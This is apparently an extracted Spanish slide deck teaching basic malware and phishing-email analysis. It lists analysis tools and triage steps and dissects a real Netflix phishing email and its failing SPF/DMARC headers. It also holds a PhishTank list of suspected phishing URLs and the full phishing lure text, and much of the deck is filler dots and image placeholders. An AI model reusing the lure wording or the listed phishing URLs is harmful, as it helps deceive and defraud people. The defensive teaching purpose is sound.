6114748	https://onlinealertprotectors.ml/log/home/personal...	cleanmx ↗
6114747	http://www.melaniedoutey.org/iuypwieu/yh/me/enter_p...	cleanmx ↗
6114746	http://www.melaniedoutey.org/iuypwieu/yh/me/	cleanmx ↗
6114745	http://www.escuelavicerreyes.cl/system/myaccount/...	cleanmx ↗
6114744	http://radioabbasfm.com.br/cgi-bin/secure.myacc/si...	cleanmx ↗


[See more suspected phishes...](#)

PhishTank es un centro de intercambio de datos e información sobre phishing en Internet.




Análisis de Malware



Bitxito Dissection



¿En que consiste?


- ? ¿Seríamos capaces de analizarlo por encima?
- LA RESPUESTA DEBERIA SER SI! Como bien dijo [@TaiksonTexas](#) “Juankers o Mierders” algo que me repetía mi 1º compañero cuando me veía desanimado o que la situación me sobrepasaba.






Herramientas Básicas


- Analizadores online
 - <https://www.virustotal.com>
 - <https://www.hybrid-analysis.com>
 - Para analizar cualquier muestra con sospecha de malware
- Analizador Dinámico ONLINE
 - <https://any.run/>
 - Permite analizar y ejecutar una muestra en una maquina en la nube, viendo lo que ocurre tras su ejecución (procesos, descargas, conexiones etc)




- Calculadora de Hashes:
 - <https://www.slavasoft.com/hashcalc/>
- Strings
 - <https://docs.microsoft.com/en-us/sysinternals/downloads/strings>
 - Sirve para poder sacar los datos de un Ejecutable que no han sido Ofuscados tales como IPS, comandos o Dlls a los que hace referencia.
- PEiD
 - <https://www.aldeid.com/wiki/PEiD>
 - Sirve para la detección de Packers en el archivo a analizar.



- Dependency Walker
 - <http://www.dependencywalker.com/>
 - Para revisar las funciones Enlazadas de forma dinámica y las dll asociadas.
- PEview
 - <https://www.aldeid.com/wiki/PEView>
 - Sirve para mirar en el Header los archivos y referencias que tiene escritas el binario.
- Analizador del código
 - <http://www.angusj.com/resourcehacker/>
- PEStudio
 - <https://www.winitor.com/>
 - Realiza una auditoria rápida del binario que queremos analizar



- La forma sencilla de hacer el análisis:
 - 1º - Sacar el Hash del binario
 - 2º - Comprobar fecha de creación
 - 3º - Comprobar si lleva algún Packer (UPX)
 - 4º Buscar Strings
 - 5º Buscar en los headers información
 - 6º Comprobar las llamadas a las APIs de Sistema



Esquema





Mail Malicioso

Es un correo
con enlaces

- Analizamos cabecera
- Revisamos las ips de la cabecera
- Buscamos información sobre los dominios de los que proviene

Es un correo
con adjuntos

- Revisamos los enlaces
- Buscamos información de los dominios del enlace
- Pasamos a una VM de análisis para ver que ocurre
- Si no hay malware y se trata de una de usurpación de datos, abrimos Link y pasamos por BURP para ver que hay detrás

- Revisamos todo el contenido del correo, la gran mayoría vienen hasta mal escritos porque usan GOOGLE TRANSLATE! (AMOS CURRAOSLO)
- Descargamos el adjunto con cuidado de no abrirlo
- LO subimos a una VM para análisis y la configuramos para abrirlo y poder monitorizar lo que ocurre.
- ¿Es tan cutre que solo tiene un enlace?
- ¿Activa Macros?
- Descarga algún Binario?????

**MALWARE
ANALYSIS**

HANDS ON

La practica hace al maestro



CASO 1: Ataquemos un correo real!

- Esto ya no es una simulación. Hemos recibido un correo malicioso (si solo fuera uno jajajajaja pero hemos seleccionado uno para vosotros)



Your Netflix Membership is on hold [#46537]



NETFLIX <user.info@netflix.com>
Jue 31/05/2018 15:57

NETFLIX

We recently failed to validate your payment information we hold on record for your account, therefore we need to ask you to complete a brief validation process in order to verify your billing and payment details.

[Click here to verify your account](#)

Failure to complete this validation process will result in a suspension of your netflix membership.

We take every step necessary to automatically validate our users, unfortunately in this case we were unable to verify your details.

This process will only take a couple of minutes and will allow us to maintain our high standard of account security.

Netflix Support Team

IMP. SIG DIAPO



NETFLIX

[Enviar correo electrónico](#)



[Contacto >](#)

user.info@netflix.com

[LinkedIn >](#)

Varias coincidencias posibles para NETFLIX

[Mostrar coincidencias de perfil](#)

[Correo electrónico >](#)

Your Netflix Membership is on hold [#...]

NETFLIX

31/5/2018

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

Si pulsamos en la parte superior derecha donde salen los 3 puntos que hemos marcado en rojo se despliega un menú de opciones

Buscad
VER ORIGEN DEL MENSAJE

Esto son las famosas cabeceras de un correo y una gran fuente de información



Responder

Responder a todos

Reenviar

Responder a todos con una reunión

Eliminar

Marcar como no leído

Marcar

Agregar a los remitentes seguros

Marcar como no deseado

Marcar como suplantación de identidad (phishing)

Bloquear a NETFLIX

Crear regla

Imprimir

Mostrar en Lector inmersivo

Ver origen del mensaje

Abrir en una ventana nueva

OneNote

Obtener complementos

Origen del mensaje


```
Received: from SN1NAM04HT121.eop-NAM04.prod.protection.outlook.com (2603:10a6:6:16:24) by DB6PR0801MB1414.eurprd08.prod.outlook.com with HTTPS via DB6PR07CA0131.EURPRD07.PROD.OUTLOOK.COM; Thu, 31 May 2018 15:57:23 +0000
Received: from SN1NAM04FT021.eop-NAM04.prod.protection.outlook.com (10.152.88.55) by SN1NAM04HT121.eop-NAM04.prod.protection.outlook.com (10.152.89.95) with Microsoft SMTP Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384_P384) id 15.20.820.8; Thu, 31 May 2018 15:57:22 +0000
Authentication-Results: spf=fail (sender IP is 45.76.183.37)
smtp.mailfrom=netflix.com; hotmail.com; dkim=none (message not signed)
header.d=none;hotmail.com; dmarc=fail action=reject header.from=netflix.com;
Received-SPF: Fail (protection.outlook.com: domain of netflix.com does not designate 45.76.183.37 as permitted sender) receiver=protection.outlook.com; client-ip=45.76.183.37; helo=vultr-guest;
Received: from vultr-guest (45.76.183.37) by SN1NAM04FT021.mail.protection.outlook.com (10.152.88.149) with Microsoft SMTP Server id 15.20.820.8 via Frontend Transport; Thu, 31 May 2018 15:57:21 +0000
X-IncomingTopHeaderMarker:
OriginalChecksum:A31893DE42808DEF4FEEC156902D4AD8BB3137EE391EE0D4F4A601E88A05DD2A;UpperCaseChecksum:13C902014227D4B850316FA69D0EF111436484A179B5CE78A5E9B57FBFE47903;SizeAsReceived:700;Count:15
Received: from Iker (195.170.124.243) by mta02.outlook.com with Microsoft SMTP Client (C/10.0.1429.0);
```

Cerrar

- Como os hemos mostrado en la parte de herramientas:

